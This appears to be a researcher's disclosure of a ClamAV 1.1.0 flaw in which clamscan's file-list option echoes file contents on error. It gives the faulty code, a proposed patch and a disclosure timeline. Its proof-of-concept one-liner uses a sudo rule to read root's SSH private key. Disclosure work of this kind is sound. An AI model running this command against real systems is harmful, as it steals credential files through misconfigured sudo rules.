

 dreadnaught
- Product
- ClamAV
- Version
- 1.1.0
- Disclosed
- 23 Jun 2023
Clamscan's --file-list (-f) returns the line contents on error. In conjunction with sudo this allows for unintended file reads.
Flaw
/* clamscan/manager.c */
} else if (LSTAT(file, &sb) == -1) {
    perror(file);   /* echoes the unreadable "path" — i.e. the supplied file's line */
    logg(LOGG_WARNING, "%s: Can't access file\n", file);
    ret = 2;
}
PoC
Given a sudo rule for clamscan, this reads root's SSH key:
sudo /usr/local/bin/clamscan -f /root/.ssh/id_rsa 2>&1 | grep WARNING | grep access | sed 's/^WARNING: //; s/: Can'\''t access file$//'
Fix
/* common/misc.c — track the line number */
static unsigned int line_number = 0;
unsigned int get_filelist_line_number(void) { return line_number; }
/* in filelist(), after a line is read: */
line_number++;

/* clamscan/manager.c — report the line, not the contents */
if (optget(opts, "file-list")->enabled)
    logg(LOGG_WARNING, "ERROR: Unable to access file on line %d\n", get_filelist_line_number());
else
    logg(LOGG_WARNING, "ERROR: Unable to access a file\n");
Timeline
Discovered.
Reported to Cisco (ClamAV).
Cisco declines the patch on UX grounds; the "not a supported use case" line came later, after I pushed back.
I believe that the change to print the line number instead of the filename when using the clamscan -f /some/file option degrades the user experience a bit. So at present, I am inclined to decline this PR and to advise against running clamscan as root/sudo.
Published.
Added to GTFOBins.